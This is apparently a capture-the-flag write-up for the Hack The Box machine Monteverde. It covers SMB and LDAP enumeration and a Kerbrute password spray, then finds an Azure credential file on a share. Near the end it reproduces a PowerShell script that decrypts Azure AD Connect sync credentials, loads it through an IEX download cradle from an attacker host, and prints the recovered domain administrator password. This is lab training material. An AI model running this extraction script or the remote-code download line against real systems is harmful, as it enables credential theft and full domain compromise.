Monteverde

Service Enumeration

nmap -sC -sV -p- --open monteverde.htb -oA monteverde/all-ports

PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-29 19:15:17Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)

3269/tcp open tcpwrapped

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

9389/tcp open mc-nmf .NET Message Framing

49667/tcp open msrpc Microsoft Windows RPC

49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

49674/tcp open msrpc Microsoft Windows RPC

49676/tcp open msrpc Microsoft Windows RPC

49696/tcp open msrpc   Microsoft Windows RPC

49749/tcp open msrpc   Microsoft Windows RPC

SMB Enumeration

enum4linux-ng -A -C monteverde.htb

Domain Information via LDAP

```
==========================================================
========
|    Domain Information via LDAP for monteverde.htb    |

==========================================================
========
```

[*] Trying LDAP

[+] Appears to be root/parent DC

[+] Long domain name is: MEGABANK.LOCAL

```
==========================================================
===============
```

Dialect

```
 ========================================
|    SMB Dialect Check on monteverde.htb    |

 ========================================
```

[*] Trying on 445/tcp

[+] Supported dialects and settings:

Supported dialects:

  SMB 1.0: false

  SMB 2.02: true

  SMB 2.1: true

  SMB 3.0: true

  SMB 3.1.1: true

Preferred dialect: SMB 3.0

SMB1 only: false

SMB signing required: true

==========

Domain Information

==========

| Domain Information via RPC for monteverde.htb |

==========

[+] Domain: MEGABANK

[+] Domain SID: S-1-5-21-391775091-850290835-3566037492

[+] Membership: domain member

==========

===

Os Information

```
=============================================================
|    OS Information via RPC for monteverde.htb    |
=============================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[-] Could not get OS info via 'srvinfo': STATUS_ACCESS_DENIED
[+] After merging OS information we have the following result:
OS: Windows 10, Windows Server 2019, Windows Server 2016
OS version: '10.0'
OS release: '1809'
OS build: '17763'
Native OS: not supported
Native LAN manager: not supported
Platform id: null
Server type: null
Server type string: null

 ===========================================
```

Users

```
 ==========================================
|    Users via RPC on monteverde.htb    |
 ==========================================
```

[*] Enumerating users via 'querydispinfo'

[+] Found 10 user(s) via 'querydispinfo'

[*] Enumerating users via 'enumdomusers'

[+] Found 10 user(s) via 'enumdomusers'

[+] After merging user results we have 10 user(s) total:

'1104':

  username: AAD_987d7f2f57d2

  name: AAD_987d7f2f57d2

  acb: '0x00000210'

  description: Service account for the Synchronization Service with installation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.

'1601':

  username: mhope

  name: Mike Hope

  acb: '0x00000210'

  description: (null)

'2602':

  username: SABatchJobs

  name: SABatchJobs

  acb: '0x00000210'

  description: (null)

'2603':

```
  username: svc-ata
  name: svc-ata
  acb: '0x00000210'
  description: (null)
'2604':
  username: svc-bexec
  name: svc-bexec
  acb: '0x00000210'
  description: (null)
'2605':
  username: svc-netapp
  name: svc-netapp
  acb: '0x00000210'
  description: (null)
'2613':
  username: dgalanos
  name: Dimitris Galanos
  acb: '0x00000210'
  description: (null)
'2614':
  username: roleary
  name: Ray O'Leary
  acb: '0x00000210'
  description: (null)
'2615':
```

username: smorgan

name: Sally Morgan

acb: '0x00000210'

description: (null)

'501':

username: Guest

name: (null)

acb: '0x00000215'

description: Built-in account for guest access to the computer/domain

==========

nxc smb MEGABANK.LOCAL -u '' -p '' --users

SMB 10.129.228.111 445 MONTEVERDE [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (domain:MEGABANK.LOCAL) (signing:True) (SMBv1:False)

SMB 10.129.228.111 445 MONTEVERDE [+] MEGABANK.LOCAL\:

SMB 10.129.228.111 445 MONTEVERDE -Username- -Last PW Set- -BadPW- -Description-

SMB 10.129.228.111 445 MONTEVERDE Guest <never> 0 Built-in account for guest access to the computer/domain

SMB 10.129.228.111 445 MONTEVERDE AAD_987d7f2f57d2 2020-01-02 22:53:24 0 Service account for the Synchronization Service with installation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on

computer MONTEVERDE.

SMB 10.129.228.111 445 MONTEVERDE
mhope 2020-01-02 23:40:05 0

SMB 10.129.228.111 445 MONTEVERDE
SABatchJobs 2020-01-03 12:48:46 0

SMB 10.129.228.111 445 MONTEVERDE svc-
ata 2020-01-03 12:58:31 0

SMB 10.129.228.111 445 MONTEVERDE svc-
bexec 2020-01-03 12:59:55 0

SMB 10.129.228.111 445 MONTEVERDE svc-
netapp 2020-01-03 13:01:42 0

SMB 10.129.228.111 445 MONTEVERDE
dgalanos 2020-01-03 13:06:10 0

SMB 10.129.228.111 445 MONTEVERDE
roleary 2020-01-03 13:08:05 0

SMB 10.129.228.111 445 MONTEVERDE
smorgan 2020-01-03 13:09:21 0

groups

```
 ==========================================
|    Groups via RPC on monteverde.htb    |
 ==========================================
```

[*] Enumerating local groups

[+] Found 10 group(s) via 'enumalsgroups domain'

[*] Enumerating builtin groups

[+] Found 22 group(s) via 'enumalsgroups builtin'

[*] Enumerating domain groups

[+] Found 16 group(s) via 'enumdomgroups'

[+] After merging groups results we have 48 group(s) total:

'1101':

groupname: DnsAdmins

type: local

'1102':

groupname: DnsUpdateProxy

type: domain

'1103':

groupname: SQLServer2005SQLBrowserUser$MONTEVERDE

type: local

'1105':

groupname: ADSyncAdmins

type: local

'1106':

groupname: ADSyncOperators

type: local

'1107':

groupname: ADSyncBrowse

type: local

'1108':

groupname: ADSyncPasswordSet

type: local

'2601':

groupname: Azure Admins

type: domain

'2606':
  groupname: File Server Admins
  type: domain
'2607':
  groupname: Call Recording Admins
  type: domain
'2608':
  groupname: Reception
  type: domain
'2609':
  groupname: Operations
  type: domain
'2610':
  groupname: Trading
  type: domain
'2611':
  groupname: HelpDesk
  type: domain
'2612':
  groupname: Developers
  type: domain
'498':
  groupname: Enterprise Read-only Domain Controllers
  type: domain
'513':
  groupname: Domain Users

```
  type: domain
'514':
  groupname: Domain Guests
  type: domain
'515':
  groupname: Domain Computers
  type: domain
'517':
  groupname: Cert Publishers
  type: local
'520':
  groupname: Group Policy Creator Owners
  type: domain
'522':
  groupname: Cloneable Domain Controllers
  type: domain
'525':
  groupname: Protected Users
  type: domain
'545':
  groupname: Users
  type: builtin
'546':
  groupname: Guests
  type: builtin
```

'553':
  groupname: RAS and IAS Servers
  type: local
'554':
  groupname: Pre-Windows 2000 Compatible Access
  type: builtin
'555':
  groupname: Remote Desktop Users
  type: builtin
'556':
  groupname: Network Configuration Operators
  type: builtin
'557':
  groupname: Incoming Forest Trust Builders
  type: builtin
'558':
  groupname: Performance Monitor Users
  type: builtin
'559':
  groupname: Performance Log Users
  type: builtin
'560':
  groupname: Windows Authorization Access Group
  type: builtin
'561':
  groupname: Terminal Server License Servers

```
  type: builtin
'562':
  groupname: Distributed COM Users
  type: builtin
'568':
  groupname: IIS_IUSRS
  type: builtin
'569':
  groupname: Cryptographic Operators
  type: builtin
'571':
  groupname: Allowed RODC Password Replication Group
  type: local
'572':
  groupname: Denied RODC Password Replication Group
  type: local
'573':
  groupname: Event Log Readers
  type: builtin
'574':
  groupname: Certificate Service DCOM Access
  type: builtin
'575':
  groupname: RDS Remote Access Servers
  type: builtin
```

'576':

groupname: RDS Endpoint Servers

type: builtin

'577':

groupname: RDS Management Servers

type: builtin

'578':

groupname: Hyper-V Administrators

type: builtin

'579':

groupname: Access Control Assistance Operators

type: builtin

'580':

groupname: Remote Management Users

type: builtin

'582':

groupname: Storage Replica Administrators

type: builtin

Policies

```
 ==========================================
|    Policies via RPC for monteverde.htb    |
 ==========================================
```

[*] Trying port 445/tcp

[+] Found policy:

Domain password information:

Password history length: 24

Minimum password length: 7

Maximum password age: 41 days 23 hours 53 minutes

Password properties:

- DOMAIN_PASSWORD_COMPLEX: false
- DOMAIN_PASSWORD_NO_ANON_CHANGE: false
- DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
- DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
- DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
- DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false

Domain lockout information:

Lockout observation window: 30 minutes

Lockout duration: 30 minutes

Lockout threshold: None

Domain logoff information:

Force logoff time: not set

==========

Pre-Exploit

Kerbrute

Brute force -USER AS PASS

kerbrute passwordspray -d MEGABANK.LOCAL --dc 10.129.228.111 valid_users.txt --user-as-pass

```
    __           __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 11/29/25 - Ronnie Flathers @ropnop

2025/11/29 13:49:30 >  Using KDC(s):
2025/11/29 13:49:30 >   10.129.228.111:88

2025/11/29 13:49:30 >  [+] VALID LOGIN:     SABatchJobs@MEGABANK.LOCAL:SABatchJobs
```

SMBCLIENT CONNECTION

smbclient -U SABatchJobs -L //MEGABANK.LOCAL

```
Password for [WORKGROUP\SABatchJobs]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        azure_uploads   Disk
        C$              Disk      Default share
        E$              Disk      Default share
        IPC$            IPC       Remote IPC
```

NETLOGON Disk Logon server share

SYSVOL Disk Logon server share

users$ Disk

mbclient -U SABatchJobs //monteverde.htb/users$

Password for [WORKGROUP\SABatchJobs]:

Try "help" to get a list of possible commands.

smb: \> ls

. D 0 Fri Jan 3 07:12:48 2020

.. D 0 Fri Jan 3 07:12:48 2020

dgalanos D 0 Fri Jan 3 07:12:30 2020

mhope D 0 Fri Jan 3 07:41:18 2020

roleary D 0 Fri Jan 3 07:10:30 2020

smorgan D 0 Fri Jan 3 07:10:24 2020

Found azure file

smb: \mhope\> ls

. D 0 Fri Jan 3 07:41:18 2020

.. D 0 Fri Jan 3 07:41:18 2020

azure.xml AR 1212 Fri Jan 3 07:40:23 2020

31999 blocks of size 4096. 28979 blocks available

smb: \mhope\> get azure.xml

Azure password

cat azure.xml


<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">

<Obj RefId="0">

```
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</
ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>
```

Foothold as mhope

evil-winrm -i 10.129.228.111 -u mhope -p 4n0therD4y@n0th3r$



Groups

whoami /groups

GROUP INFORMATION

Group Name Type SID Attributes

========== ========== ========== ==========

Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group

BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group

BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group

BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group

MEGABANK\Azure Admins Group S-1-5-21-391775091-850290835-3566037492-2601 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group

Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448

Exploitation

Saw this blog

https://blog.xpnsec.com/azuread-connect-for-redteam/

whit this script to extract credentials from ADSync
Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)`n"

$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Data Source=(localdb)\.\ADSync;Initial Catalog=ADSync"
$client.Open()

```
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id = $reader.GetInt32(0)
$instance_id = $reader.GetGuid(1)
$entropy = $reader.GetGuid(2)
$reader.Close()

$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM
mms_management_agent WHERE ma_type = 'AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()

add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
$km = New-Object -TypeName Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
$km.GetKey(1, [ref]$key2)
$decrypted = $null
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)

$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-domain']" | select @{Name =
'Domain'; Expression = {$_.node.InnerXML}}
$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-user']" | select @{Name =
'Username'; Expression = {$_.node.InnerXML}}
$password = select-xml -Content $decrypted -XPath "//attribute" | select @{Name = 'Password'; Expression =
{$_.node.InnerText}}

Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)
```

We just need to change the string connections to:

```
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server=localhost;Integrated
Security=true;Initial Catalog=ADSync"
```

Passing the file to the target machine AND getting the credentials

```
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.170:8000/azure.ps1')
Domain: MEGABANK.LOCAL

Username: administrator

Password: d0m@in4dminyeah!
```

Credentials

Domain: MEGABANK.LOCAL
Username: administrator

Password: d0m@in4dminyeah!